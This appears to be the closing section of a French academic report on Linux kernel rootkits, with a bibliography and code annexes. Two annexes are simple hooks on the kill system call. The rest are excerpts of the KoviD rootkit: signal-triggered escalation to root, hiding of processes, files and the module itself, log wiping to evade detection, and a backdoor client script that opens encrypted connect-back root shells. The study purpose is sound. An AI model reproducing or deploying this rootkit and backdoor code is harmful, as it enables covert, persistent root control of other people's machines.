[2] *WRITING A SIMPLE ROOTKIT FOR LINUX.* Ormi. https://mini-01-s3.vx-underground.org/samples/Papers/Linux/Kernel%20Mode/2009-07-25%20-%20Writing%20a%20Simple%20Rootkit%20for%20Linux.pdf.

[3] *Secure the Windows boot process.* Paolo Matarazzo & chadduffey Vinay Pamnani. https://learn.microsoft.com/en-us/windows/security/operating-system-security/system-security/secure-the-windows-10-boot-process.

[4] *A Review of ZeroAccess peer-to-peer Botnet.* Ms. Cheenu (International Journal of Computer Trends et Technology (IJCTT)). https://ijcttjournal.org/Volume12/number-2/IJCTT-V12P112.pdf.

[5] *Linux System Call Table.* https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md.

[6] *Linux Rootkits Part 2 : Ftrace and Function Hooking.* TheXcellerator. https://xcellerator.github.io/posts/linux_rootkits_02/.

[7] *Using ftrace to hook to functions.* https://www.kernel.org/doc/html/latest/trace/ftrace-uses.html.

[8] *KoviD.* carloslack. https://github.com/carloslack/KoviD.

[9] *Administration réseau sous Linux/Netfilter.* https://fr.wikibooks.org/wiki/Administration_r%C3%A9seau_sous_Linux/Netfilter.

[10] *Que sont les inodes ?* IONOS. https://www.ionos.fr/digitalguide/serveur/know-how/inode/.

[11] *Kovid demonstration.* carloslack. https://github.com/carloslack/kv-demos/tree/master.

[12] *Directives de préprocesseur.* https://learn.microsoft.com/fr-fr/cpp/preprocessor/preprocessor-directives?view=msvc-170.

[13] *Linux rootkits explained – Part 1 : Dynamic linker hijacking.* Avigayil Mechtinger. https://www.wiz.io/blog/linux-rootkits-explained-part-1-dynamic-linker-hijacking.

[14] *Combating Kernel Rootkits on Linux Version 2.6 (Analysis of Rootkit Prevention, Detection and Correction).* Tertsegha Joseph Anande & Tersoo Genger. https://www.researchgate.net/publication/300375578_Combating_Kernel_Rootkits_on_Linux_Version_26_Analysis_of_Rootkit_Prevention_Detection_and_Correction.

[15] *Linux Kernel Module Rootkit — Syscall Table Hijacking.* GoldenOak. https://infosecwriteups.com/linux-kernel-module-rootkit-syscall-table-hijacking-8f1bc0bd099c.

[16] Michael Burian & Ori Pomerantz Peter Jay Salzman. *The Linux Kernel Module Programming Guide.* https://sysprog21.github.io/lkmpg/.

[17] *Linux rootkits explained – Part 2 : Loadable kernel modules.* Avigayil MECHTINGER. https://mini-01-s3.vx-underground.org/samples/Papers/Linux/Kernel%20Mode/2023-10-24%20-%20Linux%20rootkits%20explained%20-%20Part%202%20-%20Loadable%20kernel%20modules.pdf.

[18] *Write Better Linux Rootkits.* JM33_ng. https://mini-01-s3.vx-underground.org/samples/Papers/Linux/Kernel%20Mode/2018-10-01%20-%20Write%20Better%20Linux%20Rootkits.pdf.

[19] *De l'invisibilité des rootkits : application sous Linux.* & Vincent Nicomette ERIC LACOMBE Frédéric Raynal. https://repository.root-me.org/Virologie/FR%20-%20SSTIC%2007%20De%20l%27invisibilit%C3%A9%20des%20rootkits%20%3A%20application%20sous%20Linux.pdf.

[20] *(Anti-)Anti-Rootkit Techniques - Part I : UnKovering mapped rootkits.* EVERSINC33. https://eversinc33.com/posts/anti-anti-rootkit-part-i.html.

Annexes

Annexe A Hook avec détournement de la table des appels systèmes

```c
#include <linux/module.h>
#include <linux/kallsyms.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <linux/sched.h> // Pour current->flags

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Author");
MODULE_DESCRIPTION("Hook kill");

void **table_sys;
asmlinkage long (*origin_kill)(pid_t pid, int sig);

static void retrieve_sys_table(void)
{
    table_sys = (void **)kallsyms_lookup_name("sys_call_table");
    pr_info("sys_call_table address: %px\n", table_sys);
}

asmlinkage long hooked_kill(pid_t pid, int sig)
{
    if (pid == 666 && sig == 42) {
        printk(KERN_INFO "Fake kill: Signal 42 sent to PID 666 intercepted!\n");
    }
    return origin_kill(pid, sig);
}

static int __init rootkit_init(void)
{
    retrieve_sys_table();
    if (!table_sys) {
        pr_err("Failed to locate sys_call_table\n");
        return -1;
    }
    origin_kill = (void *)table_sys[__NR_kill];

    write_cr0(read_cr0() & ~0x10000);
    table_sys[__NR_kill] = (unsigned long *)hooked_kill;
    write_cr0(read_cr0() | 0x10000);

    pr_info("Hook installed on sys_kill\n");
    return 0;
}

static void __exit rootkit_exit(void)
{
    if (table_sys) {
        write_cr0(read_cr0() & ~0x10000);
        table_sys[__NR_kill] = (unsigned long *)origin_kill;
        write_cr0(read_cr0() | 0x10000);
    }
    printk(KERN_INFO "Module removed!\n");
}

module_init(rootkit_init);
module_exit(rootkit_exit);
```

Annexe B En-tête pour l'installation des *hooks* avec `ftrace`

```c
#ifndef FTRACE_HELPER_H
#define FTRACE_HELPER_H

#include <linux/ftrace.h>
#include <linux/linkage.h>
#include <linux/slab.h>
#include <linux/uaccess.h>
#include <linux/version.h>

/* Special naming convention for x86_64 kernels 4.17+ */
#if defined(CONFIG_X86_64) && (LINUX_VERSION_CODE >= KERNEL_VERSION(4,17,0))
#define PTREGS_SYSCALL_STUBS 1
#endif

#ifdef PTREGS_SYSCALL_STUBS
#define SYSCALL_NAME(name) ("__x64_" name)
#else
#define SYSCALL_NAME(name) (name)
#endif

/* Macro helper for declaring a hook.
 * _name: symbol name to hook
 * _hook: our hook function
 * _orig: pointer to store the original function address
 */
#define HOOK(_name, _hook, _orig)   \
{                                   \
    .name = SYSCALL_NAME(_name),    \
    .function = (_hook),            \
    .original = (_orig),            \
}

/* We rely on the definitions from <linux/ftrace.h> for:
 * - struct ftrace_ops
 * - the FTRACE_OPS_FL_* constants
 */

/* Structure to pack hook information */
struct ftrace_hook {
    const char *name;
    void *function;
    void *original;
    unsigned long address;
    struct ftrace_ops ops;
};

/* Resolve the symbol address to hook */
static int fh_resolve_hook_address(struct ftrace_hook *hook)
{
    hook->address = kallsyms_lookup_name(hook->name);
    if (!hook->address) {
        printk(KERN_DEBUG "rootkit: unresolved symbol: %s\n", hook->name);
        return -ENOENT;
    }
    /* Without fentry offset: store l'adresse originale */
    *((unsigned long*) hook->original) = hook->address;
    return 0;
```

```
}

/* ftrace thunk function: called by ftrace pour rediriger l'exécution vers notre hook */
static void fh_ftrace_thunk(unsigned long ip, unsigned long parent_ip,
                            struct ftrace_ops *ops, struct pt_regs *regs)
{
    struct ftrace_hook *hook = container_of(ops, struct ftrace_hook, ops);

    /* On évite la récursion si l'appel provient de notre module */
    if (!within_module(parent_ip, THIS_MODULE))
        regs->ip = (unsigned long) hook->function;
}

/* Installer un hook ftrace */
static int fh_install_hook(struct ftrace_hook *hook)
{
    int err;

    err = fh_resolve_hook_address(hook);
    if (err)
        return err;

    /* Correction du type de fonction avec un cast */
    hook->ops.func = (ftrace_func_t) fh_ftrace_thunk;
    hook->ops.flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_RECURSION_SAFE |
    ↪  FTRACE_OPS_FL_IPMODIFY;

    err = ftrace_set_filter_ip(&hook->ops, hook->address, 0, 0);
    if (err) {
        printk(KERN_DEBUG "rootkit: ftrace_set_filter_ip() failed: %d\n", err);
        return err;
    }

    err = register_ftrace_function(&hook->ops);
    if (err) {
        printk(KERN_DEBUG "rootkit: register_ftrace_function() failed: %d\n", err);
        return err;
    }

    return 0;
}

/* Supprimer un hook ftrace */
static void fh_remove_hook(struct ftrace_hook *hook)
{
    int err;

    err = unregister_ftrace_function(&hook->ops);
    if (err)
        printk(KERN_DEBUG "rootkit: unregister_ftrace_function() failed: %d\n", err);

    err = ftrace_set_filter_ip(&hook->ops, hook->address, 1, 0);
    if (err)
        printk(KERN_DEBUG "rootkit: ftrace_set_filter_ip() failed: %d\n", err);
}

/* Installer un tableau de hooks */
static int fh_install_hooks(struct ftrace_hook *hooks, size_t count)
{
```

```
    int err;
    size_t i;

    for (i = 0; i < count; i++) {
        err = fh_install_hook(&hooks[i]);
        if (err)
            goto error;
    }
    return 0;

error:
    while (i--)
        fh_remove_hook(&hooks[i]);
    return err;
}

/* Supprimer un tableau de hooks */
static void fh_remove_hooks(struct ftrace_hook *hooks, size_t count)
{
    size_t i;
    for (i = 0; i < count; i++)
        fh_remove_hook(&hooks[i]);
}

#endif /* FTRACE_HELPER_H */
```

Annexe C Hook utilisant ftrace

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/ftrace.h>

#include "ftrace_helper.h"

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Author");
MODULE_DESCRIPTION("hook kill ftrace");


static asmlinkage long (*orig_sys_kill)(pid_t, int);

static asmlinkage long hooked_sys_kill(pid_t pid, int sig)
{
    if (pid == 666 && sig == 42)
        printk(KERN_INFO "rootkit: intercepted magic signal \n");
    return orig_sys_kill(pid, sig);
}

static struct ftrace_hook hooks[] = {
    HOOK("sys_kill", hooked_sys_kill, &orig_sys_kill),
};

static int __init rootkit_init(void)
{
    int err;

    err = fh_install_hooks(hooks, ARRAY_SIZE(hooks));
    if (err) {
        printk(KERN_ERR "rootkit: failed to install hooks: %d\n", err);
        return err;
    }

    printk(KERN_INFO "rootkit: module loaded\n");
    return 0;
}

static void __exit rootkit_exit(void)
{
    fh_remove_hooks(hooks, ARRAY_SIZE(hooks));
    printk(KERN_INFO "rootkit: module unloaded\n");
}

module_init(rootkit_init);
module_exit(rootkit_exit);
```

Annexe D Fonction de gestion des signaux, m_kill

```
static asmlinkage long m_kill(struct pt_regs *regs)
{
        pid_t pid = (pid_t)PT_REGS_PARM1(regs);
        unsigned long sig = (unsigned long)PT_REGS_PARM2(regs);

        /** Open/Close commands interface */
        if (31337 == pid && SIGCONT == sig) {
                if (kv_is_proc_interface_loaded())
                        kv_remove_proc_interface();
                else
                        (void)kv_add_proc_interface();

                /** root */
        } else if (666 == pid && SIGCONT == sig) {
                struct pt_regs rootregs;
                struct kernel_syscalls *kaddr = kv_kall_load_addr();
                struct cred *new = prepare_creds();

                if (!new || !kaddr || !kaddr->k_sys_setreuid)
                        goto leave;

                new->uid.val = new->gid.val = 0;
                new->euid.val = new->egid.val = 0;
                new->suid.val = new->sgid.val = 0;
                new->fsuid.val = new->fsgid.val = 0;

                commit_creds(new);
                rootregs.di = 0;
                rootregs.si = 0;
                kaddr->k_sys_setreuid(&rootregs);
                prinfo("Cool! Now try 'su'\n");

                /** The 1 next backdoor task will be hidden */
        } else if (171 == pid && SIGCONT == sig) {
                spin_lock(&hide_once_spin);
                hide_once = true;
                spin_unlock(&hide_once_spin);
                prinfo("Cool! Now run your command\n");
        }

leave:
        return real_m_kill(regs);
}
```

Annexe E Fonction de rappel, write_cb

```
#define CMD_MAXLEN 128
static ssize_t write_cb(struct file *fptr, const char __user *user, size_t size,
                        loff_t *offset)
{
        pid_t pid;
        char param[CMD_MAXLEN + 1] = { 0 };
        decrypt_callback user_cb = (decrypt_callback)_crypto_cb;

        if (copy_from_user(param, user, CMD_MAXLEN))
                return -EFAULT;

        /** exclude trailing stuff we don't care */
        param[strcspn(param, "\r\n")] = 0;

        pid = (pid_t)simple_strtol((const char *)param, NULL, 10);
        if (pid > 1) {
                kv_hide_task_by_pid(pid, 0, CHILDREN);
        } else {
                substring_t args[MAX_OPT_ARGS];

                int tok = match_token(param, tokens, args);
                switch (tok) {
                case Opt_list_all_tasks:
                        kv_show_all_tasks();
                        break;
                case Opt_hide_task_backdoor:
                        if (sscanf(args[0].from, "%d", &pid) == 1)
                                kv_hide_task_by_pid(pid, 1, CHILDREN);
                        break;
                case Opt_list_hidden_tasks:
                        kv_show_saved_tasks();
                        break;
                case Opt_list_back_door:
                        kv_show_active_backdoors();
                        break;
                case Opt_rename_hidden_task:
                        if (sscanf(args[0].from, "%d", &pid) == 1)
                                kv_rename_task(pid, args[1].from);
                        break;
                case Opt_hide_module:
                        kv_hide_mod();
                        break;
                case Opt_unhide_module: {
                        uint64_t address_value = 0;
                        struct userdata_t validate = { 0 };

                        if ((sscanf(args[0].from, "%llx", &address_value) ==
                             1)) {
                                validate.address_value = address_value;
                                validate.op = Opt_unhide_module;
                                kv_decrypt(kvmgc_unhidekey, user_cb, &validate);
                                if (validate.ok == true) {
                                        kv_unhide_mod();
                                }
                        }
                } break;
                case Opt_hide_file:
```

```
                case Opt_hide_directory: {
                        char *s = args[0].from;
                        struct kstat stat = { 0 };
                        struct path path;

                        if (fs_kern_path(s, &path) &&
                            fs_file_stat(&path, &stat)) {
                                /** It is filename, no problem because we have path.dentry
                                ↪  */
                                const char *f = kstrdup(
                                        path.dentry->d_name.name, GFP_KERNEL);
                                bool is_dir = ((stat.mode & S_IFMT) == S_IFDIR);

                                if (is_dir) {
                                        u64 parent_inode =
                                                fs_get_parent_inode(&path);
                                        fs_add_name_rw_dir(f, stat.ino,
                                                           parent_inode,
                                                           is_dir);
                                } else {
                                        fs_add_name_rw(f, stat.ino);
                                }
                                path_put(&path);
                                kv_mem_free(&f);
                        } else if (*s != '.' && *s != '/') {
                                /** add with unknown inode number */
                                fs_add_name_rw(s, stat.ino);
                        }
                } break;
                case Opt_unhide_file:
                case Opt_unhide_directory:
                        fs_del_name(args[0].from);
                        break;
                        /** Currently, directories must
                        * be added individually: use hide-directory
                        */
                case Opt_hide_file_anywhere:
                        fs_add_name_rw(args[0].from, 0);
                        break;
                case Opt_list_hidden_files:
                        fs_list_names();
                        break;
                case Opt_journalclt: {
                        char *cmd[] = { JOURNALCTL, "--rotate", NULL };
                        if (!kv_run_system_command(cmd)) {
                                cmd[1] = "--vacuum-time=1s";
                                kv_run_system_command(cmd);
                        }
                } break;
#ifdef DEBUG_RING_BUFFER
                case Opt_get_bdkey:
                case Opt_get_unhidekey: {
                        struct userdata_t validate = { 0 };
                        struct kv_crypto_st *mgc =
                                (tok == Opt_get_unhidekey ? kvmgc_unhidekey :
                                                            kv_sock_get_mgc());
                        validate.op = tok;
                        kv_decrypt(mgc, user_cb, &validate);
                } break;
```

```
#endif
                case Opt_fetch_base_address: {
                        if (sscanf(args[0].from, "%d", &pid) == 1) {
                                unsigned long base;
                                char bits[32 + 1] = { 0 };
                                base = kv_get_elf_vm_start(pid);
                                snprintf(bits, 32, "%lx", base);
                                set_elfbits(bits);
                        }
                } break;
                case Opt_signal_task_stop:
                        if (sscanf(args[0].from, "%d", &pid) == 1)
                                _run_send_sig(SIGSTOP, pid, true);
                        break;
                case Opt_signal_task_cont:
                        if (sscanf(args[0].from, "%d", &pid) == 1)
                                _run_send_sig(SIGCONT, pid, true);
                        break;
                case Opt_signal_task_kill:
                        if (sscanf(args[0].from, "%d", &pid) == 1)
                                _run_send_sig(SIGKILL, pid, false);
                        break;
                default:
                        break;
                }
        }

        /** Interactions with UI will reset
     * /proc interface timeout */
        proc_timeout(PRC_RESET);

        return size;
}
```

Annexe F Fonction de masquage du module kv_hide_mod

```
static void kv_hide_mod(void)
{
        struct list_head this_list;

        if (NULL != mod_list)
                return;
        /*
     *  sysfs looks more and less
     *  like this, before removal:
     *
     *  /sys/module/<MODNAME>/
     *   coresize
     *   holders
     *   initsize
     *   initstate
     *   notes
     *   refcnt
     *   sections
     *      __bug_table
     *      __mcount_loc
     *   srcversion
     *   taint
     *   uevent
     */

        /** Backup and remove this module from /proc/modules */
        this_list = lkmmod.this_mod->list;
        mod_list = this_list.prev;
        spin_lock(&hiddenmod_spinlock);

        /**
     * We bypass original list_del()
     */
        kv_list_del(this_list.prev, this_list.next);

        /*
     * To deceive certain rootkit hunters scanning for
     * markers set by list_del(), we perform a swap with
     * LIST_POISON. This strategy should be effective,
     * as long as you don't enable list debugging (lib/list_debug.c).
     */
        this_list.next = (struct list_head *)LIST_POISON2;
        this_list.prev = (struct list_head *)LIST_POISON1;

        spin_unlock(&hiddenmod_spinlock);

        /** Backup and remove this module from sysfs */
        rmmod_ctrl.attrs = lkmmod.this_mod->sect_attrs;
        rmmod_ctrl.parent = lkmmod.this_mod->mkobj.kobj.parent;
        kobject_del(lkmmod.this_mod->holders_dir->parent);

        /**
     * Again, mess with the known marker set by
     * kobject_del()
     */
        lkmmod.this_mod->holders_dir->parent->state_in_sysfs = 1;
```

```
        /* __module_address will return NULL for us
     * as long as we are "loading"... */
        lkmmod.this_mod->state = MODULE_STATE_UNFORMED;
}
```

Annexe G Fonction de démasquage du module kv_unhide_mod

```
static void kv_unhide_mod(void)
{
        int err;
        struct kobject *kobj;

        if (!mod_list)
                return;

        /*
     * Sysfs is intrinsically linked to kernel objects. In this section,
     * we reinstate only the essential sysfs entries required when
     * performing rmmod.
     *
     * After the restoration process, the sysfs structure will
     * appear as follows:
     *
     * /sys/module/<MODNAME>/
     *  holders
     *  refcnt
     *  sections
     *    __mcount_loc
     */

        /** Sets back the active state */
        lkmmod.this_mod->state = MODULE_STATE_LIVE;

        /** MODNAME is the parent kernel object */
        err = kobject_add(&(lkmmod.this_mod->mkobj.kobj), rmmod_ctrl.parent,
                          "%s", MODNAME);
        if (err)
                goto out_put_kobj;

        kobj = kobject_create_and_add("holders",
                                      &(lkmmod.this_mod->mkobj.kobj));
        if (!kobj)
                goto out_put_kobj;

        lkmmod.this_mod->holders_dir = kobj;

        /** Create sysfs representation of kernel objects */
        err = sysfs_create_group(&(lkmmod.this_mod->mkobj.kobj),
                                 &rmmod_ctrl.attrs->grp);
        if (err)
                goto out_put_kobj;

        /** Setup attributes */
        err = module_add_modinfo_attrs(lkmmod.this_mod);
        if (err)
                goto out_attrs;

        /** Restore /proc/module entry */
        spin_lock(&hiddenmod_spinlock);

        list_add(&(lkmmod.this_mod->list), mod_list);
        spin_unlock(&hiddenmod_spinlock);
        goto out_put_kobj;
```

```
out_attrs:
        /** Rewind attributes */
        if (lkmmod.this_mod->mkobj.mp) {
                sysfs_remove_group(&(lkmmod.this_mod->mkobj.kobj),
                                   &lkmmod.this_mod->mkobj.mp->grp);
                if (lkmmod.this_mod->mkobj.mp)
                        kfree(lkmmod.this_mod->mkobj.mp->grp.attrs);
                kfree(lkmmod.this_mod->mkobj.mp);
                lkmmod.this_mod->mkobj.mp = NULL;
        }

out_put_kobj:
        /** Decrement refcount */
        kobject_put(&(lkmmod.this_mod->mkobj.kobj));
        mod_list = NULL;
}
```

Annexe H Script de connexion à la backdoor `bd_client.sh`

```
#!/usr/bin/env bash
#
# kovid backdoors client

# Copy this script to somewhere on the
# host machine and execute it from there.
#
# ./bdclient.sh
#
# -hash

set -eou pipefail

PREFIX="/${0%/*}"
PREFIX=${PREFIX:-.}
PREFIX=${PREFIX#/}/
PREFIX=$(cd "$PREFIX"; pwd)

OPENSSL="openssl"
SOCAT="socat"
NC="nc"
NPING="nping"

# If environment variable PERMDIR is not available,
# use default
PERMDIR=${PERMDIR:-$PREFIX/certs}

GIFT=${GIFT:-""}
DRY=${DRY:-false}

# Destination ports for
# nping packets
RR_OPENSSL=443
RR_SOCAT=444
RR_SOCAT_TTY=445
RR_NC=80

# Verbose mode
V=${V:-}

function gencerts() {
    # One-time op
    mkdir -p "$PERMDIR"
    $OPENSSL req -newkey rsa:2048 -nodes -keyout "$PERMDIR"/server.key -x509 -days 30 -out
    ↪  "$PERMDIR"/server.crt
    cat "$PERMDIR"/server.key "$PERMDIR"/server.crt > "$PERMDIR"/server.pem
    #s_server
    $OPENSSL req -x509 -newkey rsa:2048 -keyout "$PERMDIR"/key.pem -out "$PERMDIR"/cert.pem
    ↪  -days 365 -nodes
}
usage="Use: [V=1] ./${0##*/} <method> <IP> <PORT>

    Methods:
        openssl:    OpenSSL encrypted connect-back shell
        socat:      Socat encrypted connect-back shell
        nc:         Netcat unencrypted connect-back shell
        tty:        Encrypted non-interactive ROOT section sniffing
```

```
                    for remote root live terminal commands dump

    IP:
        Remote IP address where rootkit is listening

    Port:
        Local port for connect-back session - must be unfiltered

    Example:
        ./${0##*/} openssl 192.168.1.10 9999 <Backdoor KEY>

    Verbose, example:
        V=1 ./${0##*/} openssl 192.168.1.10 9999 <Backdoor KEY>

    Connect to GIFT address instead of this machine:
        GIFT=192.168.0.30 ./${0##*/} openssl 192.168.1.10 443 <Backdoor KEY>

    If used alongside with GIFT, DRY(run) will NOT send KoviD instruction and will show
    ↪  client's command:
        DRY=true GIFT=192.168.0.30 ./${0##*/} openssl 192.168.1.44 444 <Backdoor KEY>"


errexit() {
    echo "Error: $1"
    if [[ "$2" == true ]]; then
        echo "$usage"
    fi
    exit "$3"
} >&2

check_util() {
    for u in "$@"; do
        if [[ ! $(which "$u") ]]; then
            echo "Error: $u not found"
            exit 1
        fi
    done
} >&2

if [[ "$#" -ne 4 ]]; then
    errexit "Missing parameter" true 1
fi

if [[ "$UID" != 0 ]]; then
    errexit "nping settings we use require root" false 1
fi

[[ "$GIFT" != "" ]] && GIFT="-S $GIFT"

check_certs() {
    if  [[ ! -f "$PERMDIR"/server.key ]]; then
        gencerts
    fi
}

listen() {
    if [[ ! -z "$GIFT" ]]; then
cat << EOF
    If the receiving end of your gift [$GIFT] has run:
```

```
        $ $@
    Then hopefully the rootshell is now his
EOF
        return
    fi
    # shellcheck disable=SC2068
    [[ "$DRY" == "false" ]] && $@
}

case $1 in
    openssl)
        shift
        check_util "$OPENSSL" "$NPING"
        check_certs
        f() {
            sleep 2
            [[ ! -n "$V" ]] && exec &>/dev/null
            # shellcheck disable=SC2086
            "$NPING" "$1" $GIFT --tcp -p "$RR_OPENSSL" --flags Ack,rSt,pSh \
                --source-port "$2" --data="$3" -c 1
        }
        [[ "$DRY" == false ]] && f "$@" &
        pushd "$PERMDIR" >/dev/null && {
            listen "$OPENSSL" s_server -key key.pem -cert cert.pem -accept "$2"
            popd >/dev/null
        }
        ;;
    socat)
        shift
        check_util "$OPENSSL" "$SOCAT" "$NPING"
        check_certs
        f() {
            sleep 2
            [[ ! -n "$V" ]] && exec &>/dev/null
            # shellcheck disable=SC2086
            "$NPING" "$1" $GIFT --tcp -p "$RR_SOCAT" --flags Fin,Urg,aCK \
                --source-port "$2" --data="$3" -c 1
        }
        [[ "$DRY" == false ]] && f "$@" &
        pushd "$PERMDIR" >/dev/null && {
            listen "$SOCAT" -d -d OPENSSL-LISTEN:"$2",cert=server.pem,verify=0,fork STDOUT
            popd >/dev/null
        }
        ;;
    nc)
        shift
        check_util "$NC" "$NPING"
        f() {
            sleep 2
            [[ ! -n "$V" ]] && exec &>/dev/null
            # shellcheck disable=SC2086
             "$NPING" "$1" $GIFT --tcp -p "$RR_NC" --flags Ack,rSt,pSh \
                 --source-port "$2" --data="$3" -c 1
        }
        [[ "$DRY" == false ]] && f "$@" &
        listen "$NC" -lvp "$2"
        ;;
    tty)
        shift
```

```
        check_util "$OPENSSL" "$SOCAT" "$NPING"
        check_certs
        f() {
            sleep 2
            [[ ! -n "$V" ]] && exec &>/dev/null
            # shellcheck disable=SC2086
            "$NPING" "$1" $GIFT --tcp -p "$RR_SOCAT_TTY" --flags Cwr,Urg,fiN,rsT \
                --source-port "$2" --data="$3" -c 1
        }
        [[ "$DRY" == false ]] && f "$@" &
        pushd "$PERMDIR" >/dev/null && {
            listen "$SOCAT" -d -d OPENSSL-LISTEN:"$2",cert=server.pem,verify=0,fork STDOUT
            popd >/dev/null
        }
        ;;
    *)
        errexit "Invalid parameter" true 1
        ;;
esac
```